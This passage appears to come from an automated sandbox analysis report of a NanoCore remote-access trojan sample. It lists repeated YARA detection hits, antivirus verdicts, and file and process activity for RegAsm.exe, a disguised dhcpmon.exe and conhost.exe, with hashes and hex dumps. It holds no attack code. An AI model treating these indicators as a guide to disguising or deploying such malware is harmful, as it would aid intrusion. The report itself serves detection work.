unknown, Source: 00000002.00000003.230915051.0000000001129000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.231281467.0000000001180000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.231281467.0000000001180000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000003.231281467.0000000001180000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.230856862.00000000011B4000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.230856862.00000000011B4000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000003.230856862.00000000011B4000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.254526561.00000000011E6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.254526561.00000000011E6000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000003.254526561.00000000011E6000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.254613953.00000000011B3000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.254613953.00000000011B3000.00000004.00000001.sdmp, Author: Joe Security

	Joe Security - Rule: NanoCore, Description: unknown, Source: 00000002.00000003.254613953.00000000011B3000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.254797061.0000000000F9F000.00000004.00000001.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.254797061.0000000000F9F000.00000004.00000001.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000002.00000003.254797061.0000000000F9F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.231188805.0000000001154000.00000004.00000001.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.231188805.0000000001154000.00000004.00000001.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000002.00000003.231188805.0000000001154000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.232736755.0000000000E62000.00000004.00000001.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.232736755.0000000000E62000.00000004.00000001.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000002.00000003.232736755.0000000000E62000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.231305365.0000000001181000.00000004.00000001.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.231305365.0000000001181000.00000004.00000001.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000002.00000003.231305365.0000000001181000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.231549555.00000000010FD000.00000004.00000001.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.231549555.00000000010FD000.00000004.00000001.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000002.00000003.231549555.00000000010FD000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> - Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000003.231711637.00000000010FD000.00000004.00000001.sdmp, Author: Florian Roth - Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000003.231711637.00000000010FD000.00000004.00000001.sdmp, Author: Joe Security - Rule: NanoCore, Description: unknown, Source: 00000002.00000003.231711637.00000000010FD000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	Detection: 100%, Avira
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\hdwwiz\DiagnosticsHub.StandardCollector.Service.exe.bat	unknown	65536	success or wait	1	3C5D7C	ReadFile
C:\Users\user\hdwwiz\DiagnosticsHub.StandardCollector.Service.exe.bat	unknown	65536	success or wait	18	3C5D7C	ReadFile

Analysis Process: RegAsm.exe PID: 4332 Parent PID: 5944

General

Start time:	07:24:10
Start date:	20/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsof\CLR_v2.0_32\UsageLogs\RegAsm.exe.log	unknown	525	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 5c 31 66 66 63 34 33 37 64 65 35 39 66 62 36 39 62 61 32 62 38 36 35 66 66 64 63 39 38 66 66 64 31 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 5c 35 34 64 39 34 34 62 33 63 61 30 65 61 31 31 38 38 64 37 30 30 66 62 64 38 30 38 39 37 32 36 62 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"	success or wait	1	7328A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	4095	success or wait	1	72FE8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe.config	unknown	8173	end of file	1	72FE8738	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE8738	ReadFile

Analysis Process: dhcpmon.exe PID: 5860 Parent PID: 3388

General	
Start time:	07:24:21
Start date:	20/11/2020
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe'
Imagebase:	0x500000
File size:	53248 bytes
MD5 hash:	529695608EAFBED00ACA9E61EF333A7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	- Detection: 0%, Metadefender, Browse - Detection: 0%, ReversingLabs
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcmon.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	72FA34A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	CEA53F	WriteFile
\Device\ConDrv	unknown	147	4d 69 63 72 6f 73 6f 66 74 20 28 52 29 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 41 73 73 65 6d 62 6c 79 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 55 74 69 6c 69 74 79 20 32 2e 30 2e 35 30 37 32 37 2e 38 39 32 32 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 20 31 39 39 38 2d 32 30 30 34 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 0d 0a	Microsoft (R) .NET Framework Assembly Registration Utility 2 .0.50727.8922..Copyright (C) Microsoft Corporation 1998-2004. All rights reserved.....	success or wait	1	CEA53F	WriteFile
\Device\ConDrv	unknown	49	53 79 6e 74 61 78 3a 20 52 65 67 41 73 6d 20 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 5b 4f 70 74 69 6f 6e 73 5d 0d 0a 4f 70 74 69 6f 6e 73 3a 0d 0a	Syntax: RegAsm AssemblyName [Options]..Options:..	success or wait	14	CEA53F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcmon.exe.log	unknown	20	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a	1,"fusion","GAC",0..	success or wait	1	7328A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72FE5544	unknown

Analysis Process: conhost.exe PID: 3688 Parent PID: 5860

General

Start time:	07:24:21
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis